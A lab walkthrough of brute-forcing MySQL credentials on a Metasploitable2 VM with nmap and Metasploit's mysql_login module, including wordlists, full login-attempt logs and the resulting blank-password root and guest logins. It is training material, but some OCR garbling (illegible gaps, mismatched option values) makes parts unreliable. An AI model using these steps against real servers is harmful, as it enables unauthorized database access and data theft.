

How to exploit a sqlserver in metasploitable2 using kali linux

Smashing the credentials in MySQL database using bruteforce attack

1. Go to the mysql prompt in metasploitable2 by entering **sudo mysql** command.

```
nsfadmin@metasploitable:~$ sudo mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 123
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> _
```

2. Using **Show databases;** command we can get all databases

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dwwa      |
| netasploit |
| mysql     |
| owasp10   |
| tikiwiki  |
| tikiwiki195 |
+-----+
7 rows in set (0.00 sec)

mysql>
```

3. Using the sql query language we can use **SELECT user FROM mysql.user;** command to see the users in the database.

```
mysql> SELECT user FROM mysql.user;
+-----+
| user |
+-----+
| debian-sys-maint |
| guest |
| root |
+-----+
3 rows in set (0.00 sec)

mysql>
```

Now using the Kali linux let's try to exploit the credentials of database in metasploitable2

4. In here first step is scanning the target. For that we need to get the IP address of the victim's machine. For that we can use **ifconfig** command

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:74:41:3b
          inet addr:192.168.232.138  Bcast:192.168.232.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe74:413b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1044 errors:0 dropped:0 overruns:0 frame:0
          TX packets:942 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:92910 (90.7 KB)  TX bytes:94532 (92.3 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:831 errors:0 dropped:0 overruns:0 frame:0
          TX packets:831 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:382357 (373.3 KB)  TX bytes:382357 (373.3 KB)

msfadmin@metasploitable:~$
```

Here we found that the IP address as 192.168.232.138

5. Using **ping 192.168.232.138** command in Kali we can see that both are communicating with each other.

```
File  Actions  Edit  View  Help
kali@kali:~$ ping 192.168.232.138
PING 192.168.232.138 (192.168.232.138) 56(84) bytes of data:
64 bytes from 192.168.232.138: icmp_seq=1 ttl=64 time=0.945 ms
64 bytes from 192.168.232.138: icmp_seq=2 ttl=64 time=0.562 ms
64 bytes from 192.168.232.138: icmp_seq=3 ttl=64 time=0.810 ms
64 bytes from 192.168.232.138: icmp_seq=4 ttl=64 time=0.681 ms
64 bytes from 192.168.232.138: icmp_seq=5 ttl=64 time=0.667 ms
64 bytes from 192.168.232.138: icmp_seq=6 ttl=64 time=0.539 ms
64 bytes from 192.168.232.138: icmp_seq=7 ttl=64 time=0.454 ms
64 bytes from 192.168.232.138: icmp_seq=8 ttl=64 time=0.653 ms
64 bytes from 192.168.232.138: icmp_seq=9 ttl=64 time=0.554 ms
64 bytes from 192.168.232.138: icmp_seq=10 ttl=64 time=0.555 ms
64 bytes from 192.168.232.138: icmp_seq=11 ttl=64 time=0.882 ms
64 bytes from 192.168.232.138: icmp_seq=12 ttl=64 time=0.414 ms
64 bytes from 192.168.232.138: icmp_seq=13 ttl=64 time=1.58 ms
64 bytes from 192.168.232.138: icmp_seq=14 ttl=64 time=0.675 ms
64 bytes from 192.168.232.138: icmp_seq=15 ttl=64 time=0.693 ms
64 bytes from 192.168.232.138: icmp_seq=16 ttl=64 time=1.78 ms
64 bytes from 192.168.232.138: icmp_seq=17 ttl=64 time=0.745 ms
64 bytes from 192.168.232.138: icmp_seq=18 ttl=64 time=0.544 ms
^Z
[1]+  Stopped                  ping 192.168.232.138
kali@kali:~$
```

6. Next we have to determine whether the MYSQL database is running on the victim's machine by **sudo nmap -sS -sV 192.168.232.138**

```
kali@kali:~$ sudo nmap -sS -sV 192.168.232.138
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-17 15:59 EDT
Nmap scan report for 192.168.232.138
Host is up (0.00077s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?        
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
3432/tcp  open  postgresql     PostgreSQL 9.0.3-0.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:74:41:3B (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.97 seconds
kali@kali:~$
```

Here we can see the mysql open port is available with port number 3306.

If we know the port number of mysql. We can directly find whether mysql database is running on the victim's machine using **sudo nmap 192.168.232.138 -p 3306**

```
kali@kali:~$ sudo nmap 192.168.232.138 -p 3306
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-17 12:48 EDT
Nmap scan report for 192.168.232.138
Host is up (0.00085s latency).
PORT      STATE SERVICE
3306/tcp  open  mysql
MAC Address: 00:0C:29:74:41:3B (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Here we see that mysql is running on the victim and that is an open port.

7. Next execute Metasploit framework by typing the **msfconsole** on the Kali terminal.

[illegible]

8. Search all the modules by typing **search mysql**

```
msf5 > search mysql

Matching Modules
=====

#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/admin/http/managengine_pmp_privesc 2014-11-08     normal Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
1  auxiliary/admin/http/rails_devise_pass_reset 2013-01-28     normal No     Ruby on Rails Devise Authentication Password Reset
2  auxiliary/admin/mysql/mysql_enum             normal No     MySQL Enumeration Module
3  auxiliary/admin/mysql/mysql_sql              normal No     MySQL SQL Generic Query
4  auxiliary/admin/tikiwiki/tikidbilib          2006-11-01     normal No     TikiWiki Information Disclosure
5  auxiliary/analyze/crack_databases             normal No     Password Cracker: Databases
6  auxiliary/gather/joomla_weblinks_sql          2014-03-02     normal Yes   Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
7  auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09     normal No     MySQL Authentication Bypass Password Dump
8  auxiliary/scanner/mysql/mysql_file_enum       normal No     MySQL File/Directory Enumerator
9  auxiliary/scanner/mysql/mysql_hashdump        normal No     MySQL Password Hashdump
10 auxiliary/scanner/mysql/mysql_login           normal No     MySQL Login Utility
11 auxiliary/scanner/mysql/mysql_schemadump      normal No     MySQL Schema Dump
12 auxiliary/scanner/mysql/mysql_version         normal No     MySQL Server Version Enumeration
13 auxiliary/scanner/mysql/mysql_writable_dirs   normal No     MySQL Directory Write Test
14 auxiliary/server/capture/mysql               normal No     Authentication Capture: MySQL
15 exploit/linux/http/librenms_collectd_cmd_inject 2019-07-15     excellent Yes   LibreNMS Collectd Command Injection
16 exploit/linux/mysql/mysql_yassl_getname       2010-01-25     good   No     MySQL yaSSL CertDecoder::GetName Buffer Overflow
17 exploit/linux/mysql/mysql_yassl_hello        2008-01-04     good   No     MySQL yaSSL SSL Hello Message Buffer Overflow
18 exploit/multi/http/managengine_dc_pmp_sql    2014-06-08     excellent Yes   ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injectio

n
19 exploit/multi/http/wp_db_backup_rce          2019-04-24     excellent Yes   WP Database Backup RCE
20 exploit/multi/http/zpanel_information_disclosure_rce 2014-01-30     excellent No     Zpanel Remote Unauthenticated RCE
21 exploit/multi/mysql/mysql_udf_payload         2009-01-16     excellent No     Oracle MySQL UDF Payload Execution
22 exploit/unix/webapp/kimai_sql                 2013-05-21     average  Yes   Kimai v0.9.2 'db_restore.php' SQL Injection
23 exploit/unix/webapp/wp_google_document_embedder_exec 2013-01-03     normal  Yes   WordPress Plugin Google Document Embedder Arbitrary File Disclosure
24 exploit/windows/mysql/mysql_mof               2012-12-01     excellent Yes   Oracle MySQL for Microsoft Windows MOF Execution
25 exploit/windows/mysql/mysql_start_up         2012-12-01     excellent Yes   Oracle MySQL for Microsoft Windows FILE Privilege Abuse
26 exploit/windows/mysql/mysql_yassl_hello      2008-01-04     average  No     MySQL yaSSL SSL Hello Message Buffer Overflow
27 exploit/windows/mysql/scrutinizer_upload_exec 2012-07-27     excellent Yes   Plexer Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL Credential
28 post/linux/gather/enum_configs                normal No     Linux Gather Configurations
29 post/linux/gather/enum_users_history          normal No     Linux Gather User History
30 post/multi/manage/dbvis_add_db_admin          normal No     Multi Manage DbVisualizer Add Db Admin
```

Here we only consider about the auxiliary scanners.

9. To crack the credential, we have to load the auxiliary module.

```
msf5 > use auxiliary/scanner/mysql/mysql_login user_file users.txt
msf5 auxiliary(scanner/mysql/mysql_login) > |
```

10. To show the current setting

```
msf5 auxiliary(scanner/mysql/mysql_login) > options
Module options (auxiliary/scanner/mysql/mysql_login):
-----
Name                Current Setting  Required  Description
-----
BLANK_PASSWORDS      true             no        Try blank passwords for all users
BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
DB_ALL_PASS           false            no        Add all passwords in the current database to the list
DB_ALL_USERS          false            no        Add all users in the current database to the list
PASSWORD             user_file         no        A specific password to authenticate with
PASS_FILE             false            no        File containing passwords, one per line
Proxies              no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS               127.0.0.1         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT                3306             yes       The target port (TCP)
STOP_ON_SUCCESS       false            yes       Stop guessing when a credential works for a host
THREADS              1                yes       The number of concurrent threads (max one per host)
USERNAME             root              no        A specific username to authenticate as
USERPASS_FILE         false            no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS          false            no        Try the username as the password for all users
USER_FILE             no               no        File containing usernames, one per line
VERBOSE              true             yes       Whether to print output for all attempts

msf5 auxiliary(scanner/mysql/mysql_login) > |
```

11. Create a list of common usernames.

```
msf5 auxiliary(scanner/mysql/mysql_login) > nano users.txt
[*] exec: nano users.txt
```


This is the users text file which I have created

```
File Actions Edit View Help
GNU nano 4.9.2 users.txt
user
mysql
root
administrator
guest
user123
demo
user1
admin
mysql123
```

12. Create a list of common passwords

```
msf5 auxiliary(scanner/mysql/mysql_login) > nano password.txt
[*] exec: nano password.txt
```

This the password file which I have created



```
File Actions Edit View Help
GNU nano 4.9.2 password.txt
mysql
admin
mysql123
123
root
admin
user
user123
```

13. Set the created users.txt and password.txt file to read users and passwords

```
msf5 auxiliary(scanner/mysql/mysql_login) > set user_file users.txt
user_file => users.txt
msf5 auxiliary(scanner/mysql/mysql_login) > set pass_file password.txt
pass_file => password.txt
```

14. Give permission to login with a blank password therefore set the option to true to check for the blank passwords.

```
msf5 auxiliary(scanner/mysql/mysql_login) > set blank_passwords true
blank_passwords => true
```

15. Execute all modules on the same target using set rhosts 192.168.232.138

```
msf5 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.232.138
rhosts => 192.168.232.138
```


16. Finally run the module by entering exploit

```
msf5 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.232.138:3306 - 192.168.232.138:3306 - Found mysql MySQL version 5.0.51a
[+] 192.168.232.138:3306 - 192.168.232.138:3306 - Success: 'root:'
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: user: (Incorrect: Access denied for user 'user'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: user:mysql (Incorrect: Access denied for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: user:admin (Incorrect: Access denied for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: user:mysql123 (Incorrect: Access denied for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: user:123 (Incorrect: Access denied for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: user:root (Incorrect: Access denied for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: user:admin (Incorrect: Access denied for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: user:user (Incorrect: Access denied for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: user:user123 (Incorrect: Access denied for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: user: (Incorrect: Access denied for user 'user'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql: (Incorrect: Access denied for user 'mysql'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql:mysql (Incorrect: Access denied for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql:admin (Incorrect: Access denied for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql:mysql123 (Incorrect: Access denied for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql:123 (Incorrect: Access denied for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql:root (Incorrect: Access denied for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql:admin (Incorrect: Access denied for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql:user (Incorrect: Access denied for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql:user123 (Incorrect: Access denied for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql: (Incorrect: Access denied for user 'mysql'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: administrator: (Incorrect: Access denied for user 'administrator'@'192.168.232.130' (using password: YES))
```

[illegible]

```

[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql123: (Incorrect: Access denied for user 'mysql123'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql123:mysql (Incorrect: Access denied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql123:admin (Incorrect: Access denied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql123:mysql123 (Incorrect: Access denied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql123:123 (Incorrect: Access denied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql123:root (Incorrect: Access denied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql123:admin (Incorrect: Access denied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql123:user (Incorrect: Access denied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql123:user123 (Incorrect: Access denied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: mysql123: (Incorrect: Access denied for user 'mysql123'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: : (Incorrect: Access denied for user ''@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: :mysql (Incorrect: Access denied for user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: :admin (Incorrect: Access denied for user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: :mysql123 (Incorrect: Access denied for user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: :123 (Incorrect: Access denied for user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: :root (Incorrect: Access denied for user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: :admin (Incorrect: Access denied for user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: :user (Incorrect: Access denied for user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: :user123 (Incorrect: Access denied for user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306 - 192.168.232.138:3306 - LOGIN FAILED: : (Incorrect: Access denied for user ''@'192.168.232.130' (using password: NO))
[*] 192.168.232.138:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

By using we can understand this module tried all the combinations that are provided by the users.txt and password.txt files and only the 'root' and 'guest' usernames are valid logins. And here they are using the blank passwords. That successful users are represented as above in red boxes.

By Using `mysql -h 192.168.232.138 -u root` we can access to the root's database and `mysql -h 192.168.232.138 -u guest` we can access to the guest database.

```

kali@kali:~$ mysql -h 192.168.232.138 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 104
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.001 sec)

```

```

kali@kali:~$ mysql -h 192.168.232.138 -u guest
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 105
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
+-----+

```